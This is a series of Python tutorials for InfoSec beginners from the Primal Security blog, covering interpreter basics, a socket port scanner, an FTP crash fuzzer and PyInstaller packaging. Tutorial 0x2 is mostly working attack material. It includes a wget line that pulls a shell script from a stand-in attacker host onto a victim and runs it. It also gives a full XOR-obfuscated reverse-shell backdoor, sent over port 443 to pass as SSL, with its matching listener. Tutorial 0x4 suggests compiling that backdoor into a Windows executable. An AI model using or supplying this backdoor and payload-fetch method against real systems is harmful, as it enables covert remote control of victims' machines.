|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | ~# python  >>> import urllib  >>> from bs4 import BeautifulSoup  >>> url = urllib.urlopen("[http://www.primalsecurity.net](http://www.primalsecurity.net/)")  >>> output = BeautifulSoup(url.read(), 'lxml')  >>> output.title  <title>Primal Security Podcast</title>  >>> |

This tutorial series is designed for those who don’t come from a programming background.  Each tutorial will cover common use cases for Python scripting geared for InfoSec professionals.  From “Hello World” to custom Python malware, and exploits:

0x0 Python Tutorial: Getting Started

[](https://i0.wp.com/www.primalsecurity.net/wp-content/uploads/2014/07/python.png)

This will be the first in a series of blog posts that target those new to both Python and programming.  Python is a very powerful scripting language because of the support it has in the InfoSec community.  This support means many tools are written in Python, and there are many modules that can be leveraged in scripts.  Modules offer functionality that can be imported into a script to accomplish complex tasks in a few lines of code.

This blog post will assume you are using a Linux OS and using Python version 2.x.  When writing Python code you can either type it directly into a Python interpreter or store it in a file.  Many find it very helpful to write their code directly into a Python interpreter and work out the logic and syntax prior to saving it to a file.  Keep in mind that Python enforces the use of indentation which you’ll run into with declaring functions, loops, if/else statements, etc.

**The Python Interpreter:**  
Type ‘python’ in a terminal:

|  |  |
| --- | --- |
| 1  2  3  4  5 | ~$ python  Python 2.7.3  Type "help", "copyright", "credits" or "license" for more information.  >>>  >>> |

At this point you can type code directly into the Python interpreter.  Below we will define two variables, and use type() function to see if we created a string or integer:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | >>>  >>> ip = '8.8.8.8'  >>> port = 53  >>>  >>> type(ip)  <type 'str'>  >>>  >>> type(port)  <type 'int'>  >>> |

You can use the built-in help() function to learn about a particular function.  Keep this in mind as you begin to explore more features within the language:

|  |  |
| --- | --- |
| 1  2  3 | >>>  >>> help(type)  >>> |

One thing you’ll commonly want to do is concatenate variables together to print output from the script.  To do this you may need to cast an integer as string using “str()” function:

|  |  |
| --- | --- |
| 1  2  3  4 | >>>  >>> print "The IP is: "+ip+" and the port is: "+str(port)  The IP is: 8.8.8.8 and the port is: 53  >>> |

Since the variable “IP” was already a string there was no need to cast it as we did with the “port” variable.  Now that you have seen two basic data types (String, and Integer) you can explore what different built-in functions are available to interact with that data type.

Python strings allow you to specify specific offsets in the string, and you can check the length of a given string with len() function.  This can be helpful when you begin doing more advanced string manipulation:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | >>>  >>> domain='primalsecurity.net'  >>> domain  'primalsecurity.net'  >>> domain[0]  'p'  >>> domain[0:3]  'pri'  >>> domain[1:]  'rimalsecurity.net'    >>> len(domain)  18 |

To explore what is possible you can use the dir() function:

|  |  |
| --- | --- |
| 1  2  3  4 | >>>  >>> dir(ip)  ['\_\_add\_\_', '\_\_class\_\_', '\_\_contains\_\_', '\_\_delattr\_\_', '\_\_doc\_\_', '\_\_eq\_\_', '\_\_format\_\_', '\_\_ge\_\_', '\_\_getattribute\_\_', '\_\_getitem\_\_', '\_\_getnewargs\_\_', '\_\_getslice\_\_', '\_\_gt\_\_', '\_\_hash\_\_', '\_\_init\_\_', '\_\_le\_\_', '\_\_len\_\_', '\_\_lt\_\_', '\_\_mod\_\_', '\_\_mul\_\_', '\_\_ne\_\_', '\_\_new\_\_', '\_\_reduce\_\_', '\_\_reduce\_ex\_\_', '\_\_repr\_\_', '\_\_rmod\_\_', '\_\_rmul\_\_', '\_\_setattr\_\_', '\_\_sizeof\_\_', '\_\_str\_\_', '\_\_subclasshook\_\_', '\_formatter\_field\_name\_split', '\_formatter\_parser', 'capitalize', 'center', 'count', 'decode', 'encode', 'endswith', 'expandtabs', 'find', 'format', 'index', 'isalnum', 'isalpha', 'isdigit', 'islower', 'isspace', 'istitle', 'isupper', 'join', 'ljust', 'lower', 'lstrip', 'partition', 'replace', 'rfind', 'rindex', 'rjust', 'rpartition', 'rsplit', 'rstrip', 'split', 'splitlines', 'startswith', 'strip', 'swapcase', 'title', 'translate', 'upper', 'zfill']  >>> |

Now you can begin to leverage some of these built-in string functions.  To learn more about a given function you can refer back to the help() function:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | >>>  >>> help(ip.split)  >>>  >>> string = ip+':'+str(port)  >>> string  '8.8.8.8:53'  >>>  >>> string.split(':')  ['8.8.8.8', '53'] |

The split function broke the string into a list based on a ‘:’ deliminator.  This is a very useful string function because you can break down a line to extract just portions of interest.  For example, if we just wanted to grab the IP address from the list, we could specify the item we want based on its index in the list.  You can also add and remove items from the list with (.append, and .remove):

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | >>>  >>> list = string.split(':')  >>>  >>> list  ['8.8.8.8', '53']  >>>  >>> list[0]  '8.8.8.8'  >>>  >>> list.append('google')  >>> list  ['8.8.8.8', '53', 'google']  >>> list.remove('google')  >>> list  ['8.8.8.8', '53']  >>> |

**Python Modules:**

As mentioned above, Python modules are a very useful way to accomplish complex tasks in fewer lines of code.  Python has many useful built-in modules (os, subprocess, socket, urllib, httplib, re, sys, etc.) and even more 3rd party modules (cymruwhois, scapy, dpkt, spider, etc.).  To leverage a Python module simply type “import <moduleName>”.  The os module is extremely useful because you can run OS commands from within your Python code:

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | >>>  >>> import os  >>>  >>> dir(os)  ['EX\_CANTCREAT', 'EX\_CONFIG', 'EX\_DATAERR', 'EX\_IOERR', 'EX\_NOHOST', 'EX\_NOINPUT', 'EX\_NOPERM', 'EX\_NOUSER', 'EX\_OK', 'EX\_OSERR', 'EX\_OSFILE', 'EX\_PROTOCOL', 'EX\_SOFTWARE', 'EX\_TEMPFAIL', 'EX\_UNAVAILABLE', 'EX\_USAGE', 'F\_OK', 'NGROUPS\_MAX', 'O\_APPEND', 'O\_ASYNC', 'O\_CREAT', 'O\_DIRECT', 'O\_DIRECTORY', 'O\_DSYNC', 'O\_EXCL', 'O\_LARGEFILE', 'O\_NDELAY', 'O\_NOATIME', 'O\_NOCTTY', 'O\_NOFOLLOW', 'O\_NONBLOCK', 'O\_RDONLY', 'O\_RDWR', 'O\_RSYNC', 'O\_SYNC', 'O\_TRUNC', 'O\_WRONLY', 'P\_NOWAIT', 'P\_NOWAITO', 'P\_WAIT', 'R\_OK', 'SEEK\_CUR', 'SEEK\_END', 'SEEK\_SET', 'ST\_APPEND', 'ST\_MANDLOCK', 'ST\_NOATIME', 'ST\_NODEV', 'ST\_NODIRATIME', 'ST\_NOEXEC', 'ST\_NOSUID', 'ST\_RDONLY', 'ST\_RELATIME', 'ST\_SYNCHRONOUS', 'ST\_WRITE', 'TMP\_MAX', 'UserDict', 'WCONTINUED', 'WCOREDUMP', 'WEXITSTATUS', 'WIFCONTINUED', 'WIFEXITED', 'WIFSIGNALED', 'WIFSTOPPED', 'WNOHANG', 'WSTOPSIG', 'WTERMSIG', 'WUNTRACED', 'W\_OK', 'X\_OK', '\_Environ', '\_\_all\_\_', '\_\_builtins\_\_', '\_\_doc\_\_', '\_\_file\_\_', '\_\_name\_\_', '\_\_package\_\_', '\_copy\_reg', '\_execvpe', '\_exists', '\_exit', '\_get\_exports\_list', '\_make\_stat\_result', '\_make\_statvfs\_result', '\_pickle\_stat\_result', '\_pickle\_statvfs\_result', '\_spawnvef', 'abort', 'access', 'altsep', 'chdir', 'chmod', 'chown', 'chroot', 'close', 'closerange', 'confstr', 'confstr\_names', 'ctermid', 'curdir', 'defpath', 'devnull', 'dup', 'dup2', 'environ', 'errno', 'error', 'execl', 'execle', 'execlp', 'execlpe', 'execv', 'execve', 'execvp', 'execvpe', 'extsep', 'fchdir', 'fchmod', 'fchown', 'fdatasync', 'fdopen', 'fork', 'forkpty', 'fpathconf', 'fstat', 'fstatvfs', 'fsync', 'ftruncate', 'getcwd', 'getcwdu', 'getegid', 'getenv', 'geteuid', 'getgid', 'getgroups', 'getloadavg', 'getlogin', 'getpgid', 'getpgrp', 'getpid', 'getppid', 'getresgid', 'getresuid', 'getsid', 'getuid', 'initgroups', 'isatty', 'kill', 'killpg', 'lchown', 'linesep', 'link', 'listdir', 'lseek', 'lstat', 'major', 'makedev', 'makedirs', 'minor', 'mkdir', 'mkfifo', 'mknod', 'name', 'nice', 'open', 'openpty', 'pardir', 'path', 'pathconf', 'pathconf\_names', 'pathsep', 'pipe', 'popen', 'popen2', 'popen3', 'popen4', 'putenv', 'read', 'readlink', 'remove', 'removedirs', 'rename', 'renames', 'rmdir', 'sep', 'setegid', 'seteuid', 'setgid', 'setgroups', 'setpgid', 'setpgrp', 'setregid', 'setresgid', 'setresuid', 'setreuid', 'setsid', 'setuid', 'spawnl', 'spawnle', 'spawnlp', 'spawnlpe', 'spawnv', 'spawnve', 'spawnvp', 'spawnvpe', 'stat', 'stat\_float\_times', 'stat\_result', 'statvfs', 'statvfs\_result', 'strerror', 'symlink', 'sys', 'sysconf', 'sysconf\_names', 'system', 'tcgetpgrp', 'tcsetpgrp', 'tempnam', 'times', 'tmpfile', 'tmpnam', 'ttyname', 'umask', 'uname', 'unlink', 'unsetenv', 'urandom', 'utime', 'wait', 'wait3', 'wait4', 'waitpid', 'walk', 'write']  >>> |

As you can see above the os module gives you loads of functionality.  One I find myself using a lot is “os.system” since we can just pass it a command and have it executed by the underlying OS.  Below we will execute the following command “echo ‘UHJpbWFsIFNlY3VyaXR5Cg==’ | base64 -d”:

|  |  |
| --- | --- |
| 1  2  3  4 | >>>  >>> os.system("echo 'UHJpbWFsIFNlY3VyaXR5Cg==' | base64 -d")  Primal Security  >>> |

**Creating a File Object:**  
Now we will show some basic examples of how to read data from a file and create a file in Python.  The screen shot below demonstrates how you can create a file object, and read/write data to the object.  Often you’ll find yourself reading in input from a file, doing some logic and then writing the output to a file:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | >>>  >>> file = open('test.txt', 'w')  >>> file.write('Hello World')  >>> file.close()  >>> file = open('test.txt', 'r')  >>> file.readlines()  ['Hello World']  >>> |

Practice these concepts in a Python interpreter to solidify them because they will be leveraged in more complex examples in future tutorials.  When developing code I like to have two terminals up parallel to each one, one to type directly into a Python interpreter, and the other to pull the logic over into a script.  The next tutorial goes over coding in an actual Python script, definitions, classes, and the sys module.

This tutorial continues to show some basic Python scripting concepts.  We cover pulling our code into a script, functions, classes, and the sys module.

**Python Skeleton Script:**

Below is a basic shell that can be used to start a Python script.  We start out telling the OS which interpreter to use with the file by “#!/usr/bin/env python”.  Then we declare a main function with “def main():” and the last 2 lines of code are to have main() run first.  You can define other functions within your script to make the code easier to understand and modify:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | #!/usr/bin/python  import <module1>, <module2>    def myFunction():    def main():          myFunction()    if \_\_name\_\_=="\_\_main\_\_":          main() |

**Functions:**

One common way to leverage a function is to have a snippet of code that performs some action and returns the output. Below is some basic pseudocode demonstrating this concept:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | # Declare function/setup logic  def MyFunction:    ...do work...    return output    #Call the function from main:  def main():    output = MyFunction(input) |

**Classes:**

Python classes can be confusing at first because it is a different way to design your code. If you have the grasped the concept of definitions then you can think of the Class as a logical grouping of data and definitions. So a class will have certain attributes and methods associated with it. When you define a class you can later create an object of that class that will inherit the attributes and methods associated with it, this is referred to as object-oriented programming.

I suggest not getting to caught up with Classes if the concept is confusing to you. You actually don’t need to leverage classes, but it can make your coding less redundant. Below we will define a new class “Domain” using the “class” keyword. The various methods within the class code are available when you instantiate an object of type Domain.

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35 | >>> import os  >>> class Domain:  ...     def \_\_init\_\_(self, domain, port, protocol):  # Stores the variabled passed inside two variables  ...       self.domain=domain  ...       self.port=port  ...       self.protocol=protocol  # Defines a method to build a URL  ...     def URL(self):  ...       if self.protocol == 'https':  ...         URL = 'https://'+self.domain+':'+self.port+'/'  ...       if self.protocol == 'http':  ...         URL = 'http://'+self.domain+':'+self.port+'/'  ...         return URL  # Sets up a method to lookup resolve domain to IP using host command via os.system  ...     def lookup(self):  ...       os.system("host "+self.domain)  ...  >>>  >>> domain=Domain('google.com', '443', 'https')  >>>  >>> dir(domain)  ['URL', '\_\_doc\_\_', '\_\_init\_\_', '\_\_module\_\_', 'ip', 'lookup', 'port', 'protocol']  >>> domain.URL()  '[https://8.8.8.8:443/](https://8.8.8.8/)'  >>> domain.ip  '8.8.8.8'  >>> domain.port  '443'  >>> domain.protocol  'https'  >>> domain.lookup()  google.com has address 74.125.228.233  google.com has address 74.125.228.227  google.com has address 74.125.228.232 |

As you can see after instantiating an instance of the Domain class you can run the methods within that class. Again, this concept can be confusing at first, especially when you are just grasping Python and programming in general. Try to implement a new class in a Python script you’ve already written, I find this can be a useful way to start to grasp the concept.

**Handling CLI Arguments with “sys”:**

One final module to touch on for this introduction is the sys module. This allows you to read arguments given at the CLI and pull them into variable in your script.  The syntax is pretty simple, sys.agrv

[0] is the actual script name, and each argument given at the command line is assigned a number after. Below is a quick example:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | import sys    script = sys.argv[0]  ip = sys.argv[1]  port = sys.argv[2]    print "[+] The script name is: "+script  print "[+] The IP is: "+ip+" and the port is: "+port |

When this quick script is invoked at the command line with a few arguments it produces the following output:

|  |  |
| --- | --- |
| 1  2  3 | ~$ python sys.py 8.8.8.8 53  [+] The script name is: sys.py  [+] The IP is: 8.8.8.8 and the port is: 53 |

Continue to explore additional Python modules and built-in functions because they’ll allow you to solve problems a lot easier as you begin to write more complex code.  The next tutorial will introduce the concept of making network connections with Python by building a basic port scanner.

## 0×1 Python Tutorial: Port Scanner

In this tutorial we will demonstrate how to make network connections with Python by building a basic port scanner.  What we will be doing is making a network socket connection over and over again based on a ip/port combination.  In order to accomplish this we will introduce a new concept, the for loop:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28 | >>>  >>> for port in range(1000,1024):  ...   print "[+] The port is: "+str(port)  ...  [+] The port is: 1000  [+] The port is: 1001  [+] The port is: 1002  [+] The port is: 1003  [+] The port is: 1004  [+] The port is: 1005  [+] The port is: 1006  [+] The port is: 1007  [+] The port is: 1008  [+] The port is: 1009  [+] The port is: 1010  [+] The port is: 1011  [+] The port is: 1012  [+] The port is: 1013  [+] The port is: 1014  [+] The port is: 1015  [+] The port is: 1016  [+] The port is: 1017  [+] The port is: 1018  [+] The port is: 1019  [+] The port is: 1020  [+] The port is: 1021  [+] The port is: 1022  [+] The port is: 1023 |

Note that in the code snippet above the body of the for loop is indented.  Normally people indent by 2 spaces or with a tab, it doesn’t matter as long as you are consistent throughout the script.  To make the simple port scanner we will replace the print statement with a code snippet that makes a socket connection.  The code below shows how to make a socket connection using the built-in socket module:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | >>>  >>> import socket  >>>  >>> s = socket.socket()  >>> s.connect(('127.0.0.1', 22))  >>> s.send('Primal Security n')  17  >>> banner = s.recv(1024)  >>> print banner  OpenSSH |

Above we import the socket module and call the connect() function to connect to the given IP address and port number.  This will establish a TCP connection (SYN/SYN-ACK/ACK) and we actually send data to the given service with the send() function, and print the response with recv().  Now socket will throw an exception if the port isn’t open:

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | >>>  >>> s.connect(('127.0.0.1', 23))  Traceback (most recent call last):    File "<stdin>", line 1, in ?    File "<string>", line 1, in connect  socket.error: (111, 'Connection refused') |

This can be solved in a number of ways.  For now we will use a very simple way and use a “try/except” loop and just pass the exception:

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | >>>  >>> try:  ...   s.connect(('127.0.0.1', 23))  ... except: pass  ...  >>> |

Notice no errors!  Great way to make your code look like its working :).  Now lets combine all these concepts and make a quick for loop port scanner:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | >>>  >>> for port in range(20,25):  ...   try:  ...    print "[+] Attempting to connect to 127.0.0.1:"+str(port)  ...     s.connect(('127.0.0.1', port))  ...     s.send('Primal Security n')  ...     banner = s.recv(1024)  ...     if banner:  ...       print "[+] Port "+str(port)+" open: "+banner  ...     s.close()  ...   except: pass  ...  17  [+] Attempting to connect to 127.0.0.1:20  [+] Attempting to connect to 127.0.0.1:21  [+] Attempting to connect to 127.0.0.1:22  [+] Port 22 open: OpenSSH  [+] Attempting to connect to 127.0.0.1:23  [+] Attempting to connect to 127.0.0.1:24  [+] Attempting to connect to 127.0.0.1:25 |

Above we demonstrate the basic usage of the “try/except” loop to pass the exception thrown by socket when the port is closed.  We also show how to leverage a basic conditional statement with “if” to only attempt to print the port is open if the port responded to our probe.  Another way to create a port scanner would be to define a list of ports you’d like scanned with an array and then loop through the array:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | >>>  >>> ports = [22, 445, 80, 443, 3389]  >>> for port in ports:  ...   print port  ...  22  445  80  443  3389  >>> |

If we wanted to handle multiple hosts at once we would leverage a nested for loop.  This will involve an outter layer for loop that will loop through the hosts and an inner for loop that will loop through the ports.  Below is a basic example of how a nested for loop can be leveraged to make a slightly more complex scanner:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33 | >>>  >>> hosts = ['127.0.0.1', '192.168.1.5', '10.0.0.1']  >>>  >>> ports = [22, 445, 80, 443, 3389]  >>>  >>> for host in hosts:  ...   for port in ports:  ...     try:  ...        print "[+] Connecting to "+host+":"+str(port)  ...        s.connect((host, port))  ...        s.send('Primal Security n')  ...        banner = s.recv(1024)  ...        if banner:  ...          print "[+] Port "+str(port)+" open: "+banner  ...        s.close()  ...     except:pass  ...  [+] Connecting to 127.0.0.1:22  [+] Port 22 open: OpenSSH  [+] Connecting to 127.0.0.1:445  [+] Connecting to 127.0.0.1:80  [+] Connecting to 127.0.0.1:443  [+] Connecting to 127.0.0.1:3389  [+] Connecting to 192.168.1.5:22  [+] Connecting to 192.168.1.5:445  [+] Connecting to 192.168.1.5:80  [+] Connecting to 192.168.1.5:443  [+] Connecting to 192.168.1.5:3389  [+] Connecting to 10.0.0.1:22  [+] Connecting to 10.0.0.1:445  [+] Connecting to 10.0.0.1:80  [+] Connecting to 10.0.0.1:443  [+] Connecting to 10.0.0.1:3389 |

As you can see by the output, it loops the hosts array and attempts each port in the ports array then moves on to the next host.  For the final port scanner you might want to modify your print statements to only print ports that are open.

At the end of the day you will find that Nmap is still a far better option for port scanning, but we will build on these concepts in later blog posts to accomplish some more practical use cases.  Take some time to explore the various functions available within the socket module “dir(socket)”.

## 0x2 Python Tutorial: Reverse Shell

This blog post will demonstrate how you can leverage Python to create a reverse shell.  First we will show how to leverage the web server functionality to move files from one host to another.  Say for example you have a raw shell on a potential victim and want to pull over a Python reverse shell(or meterpreter binary) to have better access to the host.  You could quickly start up a Python web server in a single line of Code and then pull the file over.

To create a python HTTP server the built-in function “SimpleHTTPServer” can be leveraged.  You can invoke a module directly from the command line with switch “-m”.  By default the listener will start on port 8000, but you can specify the port you’d like to use as an argument:

|  |  |
| --- | --- |
| 1  2 | python -m SimpleHTTPServer 80  Serving HTTP on 0.0.0.0 80 ... |

Now assuming you don’t have a firewall blocking connections you should be able to issue requests to the server.  You can place your python shell in the same directory that you started the Python HTTP server and it should be accessible by a remote client.  Here is an example of how you might want to leverage wget.  I find it very common in cases where you land an initial web shell that you don’t have permission to write in the current working directory, and you lack the ability to change directories.  So to solve the problem you can do the following:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | # Switch -O allows you to output to another directory - /tmp/ is often writable  wget -O /tmp/shell.py http://<attacker\_ip>/shell.py    # Change permissions  chmod a+x /tmp/shell.py    # Always a good idea to make sure the file pulled over properly  file /tmp/shell.py    # Run the python shell  /usr/bin/python /tmp/shell.py |

Now lets take a look at the actual code for the backdoor.  We will be leveraging the socket and subprocess module to interact with OS.  I really like the subprocess module because it allows you to store STDOUT to a variable which can be fiddled with further in a script.  To add a layer of obfuscation we will XOR the data sent over the wire and send it out port 443.  This is because this port is commonly used to transfer SSL data and XOR’d data could easily blend in:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28 | #!/usr/bin/python    import socket,subprocess,sys    RHOST = sys.argv[1]  RPORT = 443  s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  s.connect((RHOST, RPORT))    while True:       # recieve XOR encoded data from network socket       data = s.recv(1024)         # XOR the data again with a 'x41' to get back to normal data       en\_data = bytearray(data)       for i in range(len(en\_data)):         en\_data[i] ^=0x41         # Execute the decoded data as a command.  The subprocess module is great because we can PIPE STDOUT/STDERR/STDIN to a variable       comm = subprocess.Popen(str(en\_data), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)       STDOUT, STDERR = comm.communicate()         # Encode the output and send to RHOST       en\_STDOUT = bytearray(STDOUT)       for i in range(len(en\_STDOUT)):         en\_STDOUT[i] ^=0x41       s.send(en\_STDOUT)  s.close() |


The code above builds on the concepts we covered in tutorial 0x1 but in addition to making a socket connection we are now executing a command with the subprocess module.  The subprocess module is very handy because it allows you to redirct STDOUT/STDERR from commands to a variable.  We can then encode the output from a command and send it over the network socket.  The nice thing about XOR’n data is that you can easily reverse the encoding by XOR’n the same data over again with the same key to get back to normal.  This is allows us to quickly encode the data and pass it over the wire, then decode the data to execute the command in clear-text.

Now in order to successfully use this backdoor we will need to have a listener on the other end to XOR the data again so we can see clear-text.  Below is a listener designed to catch the reverse shell and decode/encode the input/output properly so we can see clear-text on our terminal, but packet contents are XOR encoded.

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23 | import socket    s= socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  s.bind(("0.0.0.0", 443))  s.listen(2)  print "Listening on port 443... "  (client, (ip, port)) = s.accept()  print " Received connection from : ", ip    while True:   command = raw\_input('~$ ')   encode = bytearray(command)   for i in range(len(encode)):     encode[i] ^=0x41   client.send(encode)   en\_data=client.recv(2048)   decode = bytearray(en\_data)   for i in range(len(decode)):     decode[i] ^=0x41   print decode    client.close()  s.close() |

This is a very fun use case for Python because everyone likes shells!  This can be adapted to work with Windows by using PyInstaller to compile the Python script to an executable.  For practice try encoding/decoding the data using base64 instead of XOR, this can help to build up you Python skills.

## 0x3 Python Tutorial: Fuzzer

[](https://i0.wp.com/www.primalsecurity.net/wp-content/uploads/2014/08/python_sauron.jpg)  
This blog post will demonstrate how you can leverage Python to create a custom fuzzer script.  When performing exploit research and development it is very useful to leverage a scripting language to send in varying amounts of input to try to cause an application to crash.  Python can be very useful to spinning up a quick script to repeatedly connect to a service and send in varying amounts of input.

The first thing to understand is how the application handles user input.  Once we have an idea of the type of input to send to the service, we can begin varying levels of input to the service.  The basic idea is we connect to a service, send the buffer, increase the buffer, and then attempt it again.  We can achieve this with a “while” loop and loop until we hit an exception with “while True”.

Here is our basic starter script/Pseudocode:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19 | <import modules> # most likely will be socket, sys, but if its a web service you might import httplib, urllib, etc.    # Set up remote IP/Port variables  # Invoke the script: ./script.py <RHOST> <RPORT>  RHOST = sys.argv[1]  RPORT = sys.argv[2]    # Define your buffer string that will be incremented until a potential crash  buffer = 'x41'\*50    # Create a loop that will connect to the service and send the buffer:  while True:    try:      # send buffer      # increment buffer by 50      buffer = buffer + 'x41'\*50    except:      print "Buffer Length: "+len(buffer)      print "Can't connect to service...check debugger for potential crash" |

The above script can be adopted to several different types of services.  You can build up your script based on the type service you’d like to fuzz.  Below is an example of a Python script to fuzz an FTP server based on the “USER” command.

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31 | # Import the required modulees the script will leverage  # This lets us use the functions in the modules instead of writing the code from scratch  import sys, socket  from time import sleep    # set first argument given at CLI to 'target' variable  target = sys.argv[1]  # create string of 50 A's 'x41'  buff = 'x41'\*50    # loop through sending in a buffer with an increasing length by 50 A's  while True:    # The "try - except" catches the programs error and takes our defined action    try:      # Make a connection to target system on TCP/21      s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)      s.settimeout(2)      s.connect((target,21))      s.recv(1024)        print "Sending buffer with length: "+str(len(buff))      # Send in string 'USER' + the string 'buff'      s.send("USER "+buff+"rn")      s.close()      sleep(1)      # Increase the buff string by 50 A's and then the loop continues      buff = buff + 'x41'\*50      except: # If we fail to connect to the server, we assume its crashed and print the statement below      print "[+] Crash occured with buffer length: "+str(len(buff)-50)      sys.exit() |

This demonstrated some basic proof of concept fuzzer script, keep in mind that depending on the application sending in ‘x41’ wont crash the service.  In some instances you need to send in different types of characters to generate a crash.  A more advanced fuzzing tool is Spike, this will send in differently amounts and types of characters to try to crash the service.  Practice making a Python fuzzer that makes an HTTP request to a service instead of an FTP server.

## 0x4 Python Tutorial: Python to EXE

[](https://i0.wp.com/www.primalsecurity.net/wp-content/uploads/2014/08/pyinstaller.jpeg)

**Generating Python Executables with PyInstaller:**

This tutorial will cover compiling a Python script into an executable file.  This allows your Python code to be more portable across different instances of Windows that might not have Python installed.  First we must download the necessary dependencies, which include python (version 2.7 in this example), and in the case of windows, cygwin (or some other variant, we are using PyWin).

Linux: sudo apt-get install python2.7 build-essential python-dev zlib1g-dev upx  
Windows: http://www.activestate.com/activepython (fully packaged installer file)

Install [Pywin32](http://sourceforge.net/projects/pywin32/), [Setuptools](https://pypi.python.org/pypi/setuptools" \l "downloads), [PyInstaller](http://www.pyinstaller.org/)

**After install:**

Next we can run the following command to generate the python executable script: python pyintaller.py –onefile <scriptName>

This will process the python script, pull the necessary import dependencies, and generate a new folder containing a <scriptName>.txt, a <scriptName>.spec, and a <scriptName>.exe. The <scriptName>.exe can now be used, and the .txt and .spec can be removed.

**After building the executable:**

The Python script has now been compiled into a Windows PE file and can be executed on Windows without using a Python interpreter.  This allows you to more easily move your code between instances of Windows without worrying about dependencies.

Sample Script:

|  |  |
| --- | --- |
| 1  2  3  4  5 | #!/usr/bin/python    import os    os.system("echo Hello World!") |

Now we can take this and save it to a file and then covert it to an executable with the following command:

|  |  |
| --- | --- |
| 1  2  3  4 | c:PathToPythonpython.exe pyinstaller.py --onefile helloWorld.py    > helloWorld.exe  Hello World! |

You can reverse this process which we covered in a previous blog post [here](http://www.primalsecurity.net/back-to-the-source-code-forwardingreverse-engineering-python-malware/).

Compiling a Python script to an executable can be very useful when running Windows privilege escalation exploits that are written in Python on a System you don’t have the ability to install and setup Python.

Practice taking a more advanced script, like the Reverse Shell covered in [Tutorial 0x2](http://www.primalsecurity.net/python-tutorials/0x2-python-tutorial-reverse-shell-2/) and compiling it to an executable.